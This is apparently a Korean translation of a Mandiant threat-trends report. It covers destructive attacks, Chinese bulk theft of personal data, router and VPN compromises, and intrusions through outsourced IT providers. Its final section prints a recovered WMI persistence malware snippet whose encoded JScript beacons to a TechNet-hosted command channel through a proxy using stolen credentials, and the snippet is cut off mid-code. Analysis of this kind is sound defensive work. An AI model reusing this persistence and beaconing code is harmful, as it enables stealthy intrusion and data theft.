계속 집중하십시오 - 정신이 산만해지기 쉽습니다. 여러분이 수행하고 있는 작업이 공격을 완화, 탐지, 대응 또는 격리하는데 도움이 되는지 여부를 평가하십시오. 여러분은 시간과 싸우고 있다는 것을 잊지 마십시오. 도움이 되는 작업 대신에 필수적인 작업에 집중하고, 공격에 대처하기 위해 몇 가지의 임시 솔루션을 적용할 수도 있다는 것을 이해하십시오.

5

공격자에게 대응할 것인지 여부를 신중하게 평가하십시오 - 공격자는 항상 대응을 예상하지는 않습니다. 여러분의 조직을 특별히 표적으로 삼지 않은 일부 공격자들은 이동할 수 있으나(공격자가 수백 개의 조직에서 취약점을 찾는 상황을 고려하십시오) 다른 공격자들은 여러분이 대응을 하지 않는 경우에 동요할 수도 있습니다. 여러분이 대응하기로 결정하는 경우, 대화를 제한하고 모든 말은 신중하게 생각해 본 다음에 합니다. 법 집행 기관과 변호사를 모든 대화에 참여시킬 것을 고려하십시오.

6

침해를 당하기 전에 전문가를 고용하십시오 - 여러분은 파괴형 침해에 대처하기 위해 포렌식, 법률 및 홍보에 대한 지원을 받아야 합니다. 침해를 당하기 전에 파트너를 확인하고 의뢰 비용을 지불하십시오.

7

데이터 복구 비용을 지불하라는 요청을 받을 때는 모든 옵션을 고려하십시오 - 데이터 복구 비용을 지불하는 것은 일부 시나리오에서 적절한 옵션일 수 있으나, 공격자들이 되돌아와서 더 많은 금액을 요구하거나 그대로 데이터를 유출하지 않을 것이라는 보장이 없다는 것을 이해하십시오. 의사 결정 과정에서 전문가들을 포함시키고 모든 옵션과 관련된 위험을 이해하십시오.

8

백업에 대한 분할 및 관리를 엄격히 수행하십시오 - 대부분의 조직들은 발전된 백업 정책이 있으므로, 시스템에 고장이 발생하는 경우 신속하게 복구할 수 있습니다. 그러나 , 일반적으로 백업이 들어 있는 시스템은 보통 공격자가 침해한 것과 동일한 환경 내에 포함되어 있습니다. 침해된 인증을 사용하여 시스템에 접속하고 백업을 파괴하는 공격자의 위험을 완화하기 위해 백업 환경에 대한 접속을 철저히 방지하십시오.

9

침해 사고를 처리한 후, 즉시 광범위한 보안 개선에 주력하십시오 - 침해 결과에 상관없이, 공격자가 되돌아와서 더 많은 피해를 입힐 수 없게 해야 합니다. 또한 공격자가 데이터 복구 비용을 기꺼이 지불한다는 이유로, 2차 공격자가 여러분을 표적으로 삼게 해서는 안됩니다. 전범위의 침해를 이해하고 전략적 및 전술적 조치를 실행하여 미래의 공격자들이 접속하는 것을 막아야 합니다.

10

공격자를 축출하면 다른 방법으로 되돌아오려고 시도할 수 있습니다. - 공격에 즉시 대처하기 위해 설치된 임시 솔루션을 실행 가능하게 하고 강화하는 것을 잊지 마십시오. 침투 테스트와 레드팀 평가를 수행하여 보안 제어를 확인하고, 취약점을 식별하는 즉시 복구하십시오.

결론

파괴형 공격은 한때 많은 회사들이 현실성이 거의 없는 최악의 시나리오로 간주했고, 일반적으로 임원들은 이에 대한 계획을 세우지 않았습니다. 간단히 말하면, 이전에는 아무도 직원들의 절반이 짧은 시간 내에 컴퓨터에 대한 접속을 상실할 것이라고는 예상하지 못했습니다. 그러나 지난 몇 년에 걸쳐 공개된 사건으로 인해 최악의 시나리오로 간주되는 상황에 대한 개념이 바뀌었습니다. 저희가 지난 해 동안에 관찰한 것처럼, 파괴형 공격은 이제 정당한 문제가 되었으므로, 기업들은 이에 따른 계획을 세우고 준비하기 시작해야 합니다. 파괴형 공격을 당하는 경우, 최선의 시나리오는 철저히 대비하여 피해를 최소화하는 것입니다.

트렌드 2

이번에는 개인 정보를 대상으로 합니다.

맨디언트는 지난 한 해 동안 중국과 연계된 위협 공격자가 개인 신원 확인 정보(PII)를 유출한 몇 건의 표적 공격에 대응했습니다. 이러한 사례들에서는, 공격자의 목표가 유출된 PII의 양으로 보아 특정한 개인들의 데이터가 아니라 대량의 PII 데이터를 수집한 것으로 나타났습니다.

맨디언트는 중국 기반의 위협 공격자들이 관련된 침해 사고에 대응한 몇 년 동안 PII를 무차별 유출하는 트렌드를 관찰하지 못했습니다. 그러나, 대규모의 데이터 유출 작전의 부산물로 발생하는 단 한 번의 PII 사례를 알고 있었습니다(예를 들면, 공격자가 특별한 관심이 없는 PII를 포함하여 파일 서버에 들어 있는 모든 데이터를 유출).

저희는 지난 해에 중국에서 활동하는 위협 공격자들이 조직했다고 확신하는 몇 건의 대규모 PII 침해를 조사하는 과정에서 저희의 견해가 바뀌었습니다.

저희가 조사한 침해에서는 의료, 여행, 금융 서비스 및 정부를 포함하는 다수의 부문이 망라되어 있었습니다. 저희는 처음에 위협 공격자가 의료 기록 및 신용카드 정보를 표적으로 삼을 것으로 의심했으나, 이에 대한 증거를 찾지 못했습니다. 그 대신에, 저희는 위협 공격자가 사회보장 번호, 어머니의 결혼 전 성, 생년월일, 근무 경력, 시도/응답에 대한 질문 및 답변 같은 신원을 확인하기 위해 사용할 수 있는 정보를 표적으로 삼아 유출하는 것을 관찰했습니다.

사례연구

중국 기반의 위협 공격자가 대량의 PII를 유출한 방법을 조사


피싱 공격은 해마다 계속 주제가 되고 있고, 이 사례에서도 다르지 않습니다. 이 사례는 사용자가 피싱 이메일에 표시된 악성 링크를 누르도록 유인하는데 성공한 위협 공격자로부터 시작되었습니다. 이 링크는 백도어를 다운로드하여 위협 공격자가 피해자의 환경에 접속하게 했습니다. 일단 위협 공격자가 거점을 확보한 다음에는, 정찰 활동은 주로 대량의 PII가 들어 있는 데이터베이스를 확인하는데 집중되었습니다.

위협 공격자는 피해자의 액티브 디렉토리 정보를 이용하여 데이터베이스 관리자와 컴퓨터를 식별함으로써 데이터베이스에 접속했습니다. 특히, 공격자는 액티브 디렉토리 그룹 구성원을 검색하여 키워드 "데이터베이스"를 찾아내었습니다. 위협 공격자는 그러한 시스템의 내부로 이동하여 데이터베이스 이름, 데이터베이스 서버, 데이터베이스 인증을 식별하기 위해 문서를 수집했습니다.

위협 공격자는 마이크로소프트, 테라데이터, 오라클 등의 데이터베이스 시스템은 물론, 그러한 시스템에 접속하기 위해 사용되는 트랜잭션 게이트웨이를 이해하고 있다는 것을 입증했습니다. 데이터베이스 정보를 입수한 위협 공격자는 체계적으로 인증을 테스트하고 데이터베이스의 목록을 작성했습니다. 그 다음에, 위협 공격자는 데이터베이스 테이블을 검색하여 사회보장 번호 같은 민감한 정보가 들어 있다는 것을 나타내는 열 이름을 찾아내었습니다.

위협 공격자가 관심이 있는 정보를 찾은 후에는 표적 데이터베이스에 들어 있는 모든 기록에 대한 특정한 분야가 추출되었습니다. 이러한 정보에는 사회보장 번호, 어머니의 결혼 전 성, 생년월일이 포함되었습니다. 대량의 정보가 추출되었기 때문에, 위협 공격자는:

1. 정보를 대량으로 추출합니다 (한 번에 100,000에서 1,000,000개까지의 기록을 추출).
2. 정보를 압축하여 분할 아카이브로 보냅니다.
- PII가 들어 있는 압축 파일을 파일 공유 사이트로 업로드합니다.



PII를 표적으로 삼는 잠재적 동기

중국 기반의 위협 공격자들이 PII를 표적으로 삼는 것에 대한 의문이 제기되었습니다(구체적으로, 국가가 이러한 정보로부터 이익을 얻는 방법에 대한). 이러한 의문은 특히 장기간 동안 연구 개발 또는 인수합병과 관련된 정보를 표적으로 삼은 위협 공격자에 대해 적용되었습니다. 맨디언트는 이러한 위협 공격자들이 유출한 PII를 어떻게 이용하고 있는지를 관찰하지 못했으나, 중국 기반 위협 공격자들의 잠재적 동기에는 다음 사항이 포함될 수 있습니다.

신원 검증 및 접속 관리 계획을 우회

위협 공격자는 유출한 PII의 종류를 고려하여 사용자 신원 검증 및 관리 프로세스를 회피할 수 있습니다. 저희는 위협 공격자가 환경 내에 이미 존재하고 있는 합법적인 사용자 계정을 사용하는 것을 흔히 목격합니다. 이러한 종류의 PII에 접속하면 지식 기반의 보안 메커니즘(직원만이 알고 있다고 추정하는 정확한 응답을 알고 있는)으로 성공적으로 이동하고 개인적인 질문에 대한 기존의 계정을 침해할 수 있습니다.

"기존의" 스파이 작전을 촉진하고 내부자 위협과 주제 전문가를 식별 및 채용

정부는 PII를 표적으로 삼아 인간 정보 자산을 획득하는 것을 지원할 수 있습니다. 개인의 경제적 상황에 대한 지식, 이념, 협박에 대한 취약성을 알고 있으면 정부의 채용 노력에 대한 성공률이 증가할 수 있습니다.

특정 인구 집단을 표적

대량의 PII에 접속하면 정부는 정부가 관심을 가진 사람들의 신원을 확인 및 모니터하는 것을 지원할 수 있습니다. 저희는 이전에 중국 기반의 위협 공격자들이 반체제 인사, 소수민족, 외국 저널리스트, 비영리 단체 직원, 그리고 공산당의 이미지와 합법성에 대한 위협으로 간주되는 다른 개인들을 표적으로 삼는 것을 관찰한 적이 있습니다.

강화된 보안 제어를 통해서 표적 위협을 완화 및 탐지

표적 위협을 방어하려면 임원의 지원, 효과적인 정책 및 절차, 방어 및 탐지를 위한 보안 제어가 필요합니다. 심층 방어 접근방법을 올바르게 실행하면 조직들에게 민감한 정보(이 경우에는 PII)에 대한 위험을 줄이는 능력을 제공합니다. 다음의 제어는 PII에 대한 침해를 당한 조직들에 대한 공통된 맥락으로 식별되었습니다.

중요한 정보의 위치 확인

암호화, 네트워크 분할, 사용자의 권리 제한(모두 컴퓨터 보안의 핵심)에 대한 결정을 하기 위해서, 조직들은 먼저 환경 내에서 중요한 정보가 상주하고 있는 위치를 알아두어야 합니다.

데이터베이스에 저장된 민감한 정보의 암호화

민감한 정보를 저장하는 데이터베이스에 대한 투명한 데이터베이스 암호화(TDE)와 응용 계층 암호화를 모두 실행할 것을 고려하십시오.

데이터베이스 서버에 대한 네트워크 접속 제한

네트워크 접근 제어 목록(ACL)을 실행하여 데이터베이스 서버에 대한 접속을 제한하십시오. 신뢰할 수 있고 적절히 모니터된 네트워크 세그먼트에 설치된 시스템들에 대해서만 데이터베이스 서버에 직접 연결하는 것을 허용해야 합니다.

결론

맨디언트는 계속 표적 위협 공격자들을 모니터하고 그들의 진화를 추적하여 표적 대상인 데이터의 진전을 포함시킵니다. 저희는 중국 기반의 위협 공격자들이 계속 PII를 표적으로 삼고 조직에서 PII를 유출할 것으로 예상합니다. 동기에 대한 세부 정보는 끊임없이 알려지고 있으나, 이러한 트렌드는 계속되고 PII는 위험에 처할 것이라고 추정하는 것이 타당합니다.

트렌드 3

기업 네트워크 디바이스에 대한 공격

지난 몇 년 동안, 맨디언트는 지능형 위협 공격자가 라우터, 스위치, 방화벽 같은 네트워크 디바이스를 침해하는 것을 관찰했습니다. 이러한 디바이스는 기업 인프라의 중요한 컴포넌트이고, 대응자들이 침해 사고를 조사하는 동안 종종 간과됩니다(특히 위협 공격자들이 사용하는 다른 백도어나 원격 접속 수단을 식별했을 때).

공격자가 네트워크 디바이스를 표적으로 삼는 이유

이러한 디바이스가 네트워크에서 중요한 역할을 하는 것을 고려할 때, 위협 공격자가 네트워크 인프라를 표적으로 삼을 수많은 이유가 있습니다. 다음은 몇 가지 예입니다.

- **트래픽 모니터:** 네트워크 디바이스는 네트워크 세그먼트 내 및 전체에서 트래픽을 모니터할 기회를 제공할 수 있습니다. 따라서 위협 공격자는 다수의 개별 호스트를 일일이 침해하는 대신 수많은 컴퓨터의 데이터에 접속할 수 있습니다.
- **정찰:** 트래픽 모니터와 유사하게, 위협 공격자는 라우터 및 방화벽 접속을 사용하여 추가 시스템/네트워크 표적화 및 내부 이동에 대한 정보를 수집할 수 있습니다. 따라서, 기존의 정찰 데이터(예를 들면, 라우팅 테이블 및 이와 유사한 데이터) 또는 활성 데이터 수집을 덤프하고 네트워크와 디바이스, 인증 및 다른 중요한 시스템 등을 매핑할 수 있습니다.
- **보안 제어의 서브버전:** 위협 공격자는 네트워크 디바이스에 대한 보안 제어를 변경 또는 비활성화할 수 있었습니다. 이러한 보안 제어 서브버전의 예에는 경로 개방, ACL 변경, 또는 명령 및 제어 또는 대화형 접속을 위해 트래픽을 허용하는 방화벽 룰이 포함됩니다. 또한 위협 공격자는 보안 터널이나 분할을 변경 또는 교란하거나, 모니터를 위해 트래픽 경로를 바꾸거나, 또는 세션을 가로채어 통신 할 수도 있습니다.
- **지속성:** 위협 공격자는 네트워크에 대한 직접 접속을 제공하는 네트워크 디바이스에 백도어를 직접 설치할 수 있습니다.
- **교란:** 위협 공격자는 네트워크 디바이스에서 기능을 변경 또는 비활성화하여 디바이스에서 통신을 교란하고 서비스 거부를 일으킬 수 있었습니다.

네트워크 디바이스는 부분적으로 침해를 탐지하거나 포렌식 검토를 용이하게 할 수 있는 툴의 부족으로 인해 조사하기가 어렵습니다. 침투하는 동안, 이러한 디바이스에 대한 수동 분석은 시간이 많이 걸리고 비효율적입니다. 또한, 대부분의 기업 네트워크는 수십 개 또는 수백 개의 이러한 디바이스를 보유하고 있으며, 각 디바이스에는 복잡한 룰셋과 자주 바뀌는 소프트웨어 버전이 있습니다. 이것은 대규모 분석을 매우 어렵게 만듭니다.

또한 공격자가 환경에서 민감한 데이터에 접속할 때, 네트워크 디바이스에 대한 조사는 보통 우선 순위가 낮습니다. 이러한 디바이스들을 침해하기 위해 필요한 정교성은 보통 매우 높으나, 공격자들은 침해가 성공하는 경우 공격을 탐지하기 어렵다는 것을 알고 있습니다.

네트워크 디바이스에 대한 공격의 예

다음은 맨디언트가 지난 몇 년 동안 목격한 네트워크 인프라에 대한 공격의 예입니다.

시스코 라우터 이미지의 변경

맨디언트는 위협 공격자가 텔레커뮤니케이션 회사를 침해하는 것을 목격했습니다. 위협 공격자는 침투 중인 동안 내부 네트워크 파일 공유에서 이 회사가 라우터에 사용한 다양한 시스코 라우터 이미지의 저장소를 발견했습니다. 위협 공격자는 이러한 이미지를 외부로 전송했고, 백도어를 포함하도록 변경한 후에 파일 공유에 있는 합법적인 이미지를 악성 이미지로 교체했습니다. 그 다음에, 위협 공격자는 안티포렌식 기법을 사용하여 저장소에 들어 있는 악성 이미지의 타임스탬프를 합법적인 이미지의 타임스탬프와 일치하도록 변경했습니다.

맨디언트는 이 네트워크에 설치된 다수의 라우터가 악성 이미지를 실행했고, 더 중요한 것은 그러한 활동이 조사하기 전에 반년 이상 발생했다는 것을 발견했습니다. 디바이스에 악성 이미지를 설치한 사람이 위협 공격자인지 시스템 관리자인지를 결정하기 위한 충분한 포렌식 증거가 없으나, 공격자가 변경된 악성 이미지를 자체적으로 설치하지 않고 관리자가 실수로 설치할 때까지 기다림으로써 가능한 한 눈에 띄지 않게 잠복하기로 선택했을 수도 있습니다.

시스코 ASA VPN Concentrator에 대한 Cross-Site Scripting

위협 공격자는 CVE-2014-3393으로 식별된 취약점인 시스코 ASA VPN 디바이스에 대한 사전 인증 Cross-site scripting(XSS) 공격을 사용했습니다. 위협 범죄자는 이러한 취약점을 이용하여 SSL VPN 페이지에 있는 회사의 로고에 악성 자바스크립트를 첨부했습니다. 이 악성 스크립트는 웹 브라우저를 사용한 직원의 인증을 은밀하게 캡쳐하여 SSL VPN 세션을 초기화했고, 위협 공격자가 제어하는 사이트에 게시했습니다. 이 조직은 VPN에 인증에 대한 2차 인증을 요구하지 않았으므로, 위협 공격자는 악성 스크립트가 수집한 인증을 사용하여 VPN을 통해서 기업 네트워크로 로그인할 수 있었습니다.

이 문제의 심각도를 이해하기 위해 테스트를 하는 동안, 저희는 시스코 ASA 디바이스에서 이중 인증을 요구했더라도 이 공격을 수행할 수 있다는 것을 발견했습니다. 저희는 세션 정보는 물론, 합법적인 인증을 수집하여 트래픽 재생 공격을 수행할 수 있었습니다.

시스코 IOS 라우터 백도어: SYNful Knock:

맨디언트는 2015년에 SYNful Knock이라는 이름의 임플란트를 사용하여 시스코 IOS를 실행하는 네트워크 경계 라우터의 변경을 상세하게 설명하는 보고서를 공개했습니다. 이 임플란트는 위협 공격자가 모듈을 인터넷으로부터 직접 새 기능이 들어 있는 라우터로 로드하는 것을 허용하는 변경된 시스코 IOS로 구성됩니다. 맨디언트가 발견한 라우터 이미지의 변경은 재시동한 후에도 지속되었고, 위협 공격자가 인터넷에서 침해된 디바이스에 로그인하는 것을 허용했습니다.

맨디언트는 다음의 4개국에서 인터넷 연결 인프라에 14개의 SYNful Knock 라우터 임플란트가 존재한다는 것을 확인했습니다: 우크라이나, 필리핀, 멕시코, 인도. 다른 사람들이 추가로 조사한 결과, 전세계에서 더 많은 라우터가 침해되었다는 것이 밝혀졌습니다

전술적 권고사항

환경에 설치된 다른 시스템들과 마찬가지로, 무결성 모니터와 인증 관리는 네트워크 디바이스에서 공격을 방어 및 탐지하는데 매우 중요합니다. 맨디언트는 조직들이 네트워크 디바이스에 대한 침해를 포함하는 침투를 방어, 탐지, 복구하는 것을 지원하기 위한 다음의 조치들을 권고합니다.

- **강력한 인증:** 네트워크 디바이스에 대한 관리자 접속을 위해 다중 인증을 시행하십시오. 워크스테이션 기반의 “softoken” 솔루션보다는 하드웨어 토큰, SMS 또는 스마트폰 애플리케이션과 연동 하는 시스템을 사용하십시오.
- **시스템 무결성 검증:** 네트워크 디바이스에서 실행하는 설정을 정기적으로 점검하고, 부트 이미지와 일치하는지 확인하십시오. 위협 공격자가 재시동 후에 지속되지 않는 변경을 사용하여 실행 중인 네트워크 디바이스의 이미지를 침해할 수 있습니다.
- **변화 관리:** 네트워크 관리자가 네트워크 디바이스 인프라에 발생한 변화에 대한 상세한 로그를 유지하는지 확인하십시오. 조직들은 변화 관리 프로세스를 확립하고 변화 티켓 시스템을 실행하여 이러한 변화를 달성할 수 있습니다.
- **패치 관리:** 디바이스가 벤더의 최신 패치를 사용하여 실행 중인지 확인하십시오. 패치를 항상 벤더로부터 직접 다운로드하고, 해시 또는 패치의 디지털 서명을 디바이스에 적용하기 전에 확인하십시오.
- **복구:** 양호하다고 알려진 설정을 침해를 복구하기 위해 사용할 수 있도록 안전한 장소에 저장하십시오. 네트워크 디바이스에 설치된 이미지를 정기적으로 점검하여 네트워크 디바이스의 이미지가 변경되었는지 확인하십시오.
- **모니터:** 침해의 증거일 수 있는 성능 문제가 있는 디바이스에 대한 인식을 유지하십시오.

되돌아보기, 꾸준한 공격 방식:


외주 서비스 제공자 경유 공격

맨디언트는 외주 서비스 제공자를 이용하여 저희 고객의 네트워크로 침투하는 지능형 공격 그룹을 계속 관찰합니다. 이 주제는 친숙하게 들릴 것입니다. 2013년에, 맨디언트의 M-Trends 보고서[2]에는 지능형 공격 그룹이 외주 서비스를 사용하는 회사들에게 접속하기 위해 그러한 서비스 제공자와의 관계를 점점 더 많이 이용하는 것을 관찰한 방법에 대한 기사와 사례연구가 포함되었습니다. 이러한 트렌드는 증가했고, 더 많은 조직들이 외주 서비스 제공자들에게 의존하게 되어 오늘날 이러한 서비스를 사용할 가능성이 높아지고 있습니다.

[2] M-Trends 2013년 (https://dl.mandiant.com/EE/library/M-Trends_2013.pdf)

외주 서비스 제공자(OSP)를 통한 침해

1 OSP는 사이트 간 VPN 터널을 통해서 고객의 네트워크에 접속합니다. 제한된 접속 규제가 시작됩니다.



2 공격자가 OSP를 침해

3 공격자가 사이트 간 VPN 터널을 이용하여 OSP 네트워크로부터 고객을 침해합니다.

교훈

여러분의 네트워크는 외부 서비스 제공자와 같은 수준으로만 안전합니다. 여러분의 조직이 이러한 제공자들의 보안 체계를 이해하고 있는지 확인하고, 그들의 네트워크 접속에 대해 조직의 직원들과 동일하게 엄격한 정책을 적용하십시오.

외부 서비스 제공자를 경유한 공격은 2015년에 걸쳐 몇 가지 형태로 관찰되었습니다. 저희는 제3자 서비스 제공자로부터 유출된 인증을 이용하여 소매 및 접객 업소 네트워크에 접속하여 지불 카드 데이터를 유출하는 금전적 동기가 있는 공격자들이 관련된 사례들을 조사했고, 이러한 트렌드는 지난 몇 년 동안 계속 광범위하게 보고되었으나 감소의 징후가 나타나지 않았습니다.

또한 저희는 공격자들이 외주 서비스 제공자의 접속을 이용하여 피해 시스템에 들어 있는 보안이 되지 않은 파일에 남겨진 인증을 유출하는 것을 목격했습니다. 공격자가 이미 피해 환경에 접속한 것은 사실이나, 그 공격자가 피해 환경의 표적 세그먼트와 교신할 수 있게 한 것은 외주 서비스 제공자 인증이었습니다. 저희가 작업한 한 사례에서, 공격자가 사용자 이름과 패스워드가 기재된 스프레드시트를 보호된 네트워크 세그먼트로 전송한 것을 발견했습니다. 유감스럽게도, 이 보호된 네트워크 세그먼트는 단일 인증 접속을 허용했습니다. 공격자는 단순히 유출된 인증을 이용하여 세분화된 환경에 접속하는 인증을 받았고, 카드 소유자 데이터를 처리하는 시스템에 접속했고, 저희가 침해 사고를 억제할 때까지 그러한 데이터를 계속 수집했습니다.

저희가 지난 해에 관찰한 가장 피해가 큰 외주 서비스 제공자를 경유한 공격은 IT 외주(ITO) 산업과 관련이 있었습니다. 저희는 피해 조직 및 외주 IT 서비스 제공자와 협력하여 다양한 ITO 인프라에서 최소한 2년이 넘는 기간 동안(한 사례에서는 5년) 침해를 지속한 다수의 지능형 공격 그룹을 확인했습니다. 공격자들은 ITO에 대한 접속을 지속적으로 유지했고, 이를 이용하여 외주 서비스를 사용하는 표적 회사들에게 거리낌없이 접속했습니다. 공격자들은 각 최종 피해 고객에 따라 목표가 다양했으나, 주로 피해 조직들로부터 민감한 데이터를 유출하는 한편, 다른 회사들을 표적으로 삼는 추가 캠페인에 사용하기 위해 ITO에 대한 접속을 유지하는데 집중했습니다.

저희 조사에서는 공격자들이 외주 서비스 제공자들이 고객의 인프라를 지원하기 위해 사용하는 ITO 관리 서버에 접속함으로써 ITO에 대한 접속을 유지했다는 것을 밝혀내었습니다. 공격자들은 그 상태에서 정찰을 수행하여 표적 회사들의 시스템에 접속할 수 있는 인증을 수집했습니다. 공격자들은 때때로 추가 지속성 메커니즘으로 최종 고객(피해자) 네트워크 내부에 악성코드를 설치하나, 주로 ITO 관리자의 확대된 권한을 이용하여 탐지되지 않은 피해 네트워크를 통해서 이동했습니다.

맨디언트는 최근의 조사에서 한 공격자가 WMI[3] 악성코드를 이용하여 다수의 피해 조직들과 함께 ITO 네트워크에 걸쳐 지속성을 유지한 것을 확인했습니다. 지속성을 유지하기 위한 WMI의 사용은 흥미있는 기법으로 간주되고, 지능형 공격자들이 이 기법을 점점 더 많이 선호하기 때문에, ITO 조사에서 이 기법의 사용이 확인되었다는 것은 2가지 트렌드가 수렴되었다는 것을 나타냅니다. 작년에, 맨디언트의 M-Trends 보고서는 공격자들이 WMI 및 이 기법을 내부 이동과 지속성 유지에 이용한 것을 관찰한 방법에 대한 요약을 제공했습니다. 또한 FireEye FLARE 팀은 2015년 8월[4]에 WMI의 아키텍처를 심층적으로 분석하고, 공격자가 WMI를 실제로 사용하는 것에 대한 사례연구를 제공하고, WMI 공격 완화 전략을 설명하고, 포렌식 아티팩트를 위한 리포지터리를 찾아내는 방법을 보여주는 백서를 발행했습니다.

이 특별한 악성코드는 WMI 기반이기 때문만이 아니라, 마이크로소프트 테크넷 웹 포털에서 작성된 악성 프로파일과 교신하는 최종 해결 기법을 이용하기 때문에 특이하고, FireEye가 2015년 5월에 발행된 위협 인텔리전스 보고서에서 이 기법을 설명했습니다 (눈에 잘 띄는 곳에 숨기기: FireEye와 마이크로소프트가 중국 APT 그룹의 난독화 전술을 공개).

[3] M-Trends 2015년 - WMI 요약 (https://www2.fireeye.com/rs/fireye/images/rpt-m-trends-2015.pdf)
[4] 윈도우즈 관리 도구(WMI)의 공격, 방어, 포렌식 (https://www.fireeye.com/blog/threat-research/2015/08/windows_managementi.html)

지능형 위협 공격자는 표적 공격 라이프사이클의 거의 모든 단계에서 WMI를 사용할 수 있습니다. 기본적으로, WMI를 사용하면 포렌식 조사자가 찾으려고 하는 증거를 거의 남기지 않습니다(조사자가 찾아볼 장소를 알고 있지 않는 한). 이 특별한 사례에서, WMI는 기존의 안티바이러스 소프트웨어를 무력화하기 위해 사용했을 뿐만 아니라, ITO 사용자로부터 유출된 하드코드 인증을 통해서 피해자의 웹 프록시를 우회하기 위해 사용했습니다. 다음의 코드 스니펫은 최근의 ITO 조사에서 복구된 WMI 악성코드의 예를 설명합니다.

```
instance of ActiveScriptEventConsumer as $Consumer
{
 Name = “MST.ConsumerScripts”;
 ScriptingEngine = “JScript”;
 ScriptText = “oFS = new ActiveXObject(‘Scripting.FileSystemObject’);JF=’C:/Windows/Temp/%Mutex%’;oMutexFile =
null;try{oMutexFile = oFS.OpenTextFile(JF, 2, true);}catch(e){}”
 “CoreCode = ‘ %6D%61%73%74%65%72%55%72%6C%20%3D%20%5B%27%68%74%74%70%3A%2F%2F%73%6F%63%69%61%6C%2E%74%65%63%6
8%6E%65%74%2E%6D%69%63%72%6F%73%6F%66%74%2E%63%6F%6D%2F%50%72%6F%66%69%6C%65%2F%3C%52%45%44%41%43%54%45%44%3E%
27%5D%3B%20%76%61%72%20%50%72%6F%78%79%20%3D%20%5B%3C%50%52%4F%58%59%5F%52%45%44%41%43%54%45%44%3E%3A%38%30%27
%2C%27%3C%49%54%4F%5F%55%53%45%52%3E%27%2C%27%3C%49%54%4F%5F%55%53%45%52%5F%50%41%53%53%57%4F%52%44%3E%27%5D%
3B%20%63%61%6C%6C%55%72%6C%20%3D%20%27%27%3B%20%76%41%75%74%68%20%3D%20%27%27%3B%20%67%53%6C%65%65%70%20%3D%20
%31%30%30%30%20%2A%20%36%30%20%2A%20%37%32%3B%20%76%53%6C%65%65%70%20%3D%20%35%30%30%3B%20%58%4D%4C%20%3D%20
%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%4D%53%58%4D%4C%32%2E%53%65%72%76%65%72%58%4D%4C%48%54
%54%50%2E%36%2E%30%27%29%3B%20%6F%57%53%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%5
3%63%72%69%70%74%2E%53%68%65%6C%6C%27%29%3B%20%6F%4E%74%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F%62%6A%65%
63%74%28%27%57%53%63%72%69%70%74%2E%4E%65%74%77%6F%72%6B%27%29%3B%20%6C%6F%63%61%74%6F%72%20%3D%20%6E%65%77%20
%41%63%74%69%76%65%58%4F%62%6A%65%63%74%28%27%57%62%65%6D%53%63%72%69%70%74%69%6E%67%2E%53%57%62%65%6D%4C%6F%63%-
61%74%6F%72%27%29%3B%20%6F%57%4D%49%20%3D%20%6C%6F%63%61%74%6F%72%2E%43%6F%6E%6E%65%63%74%53%65%72%76%65%72%28%27%
2E%27%2C%20%27%72%6F%6F%74%5C%5C%63%69%6D%76%32%27%29%3B%20%6F%46%53%20%3D%20%6E%65%77%20%41%63%74%69%76%65%58%4F6
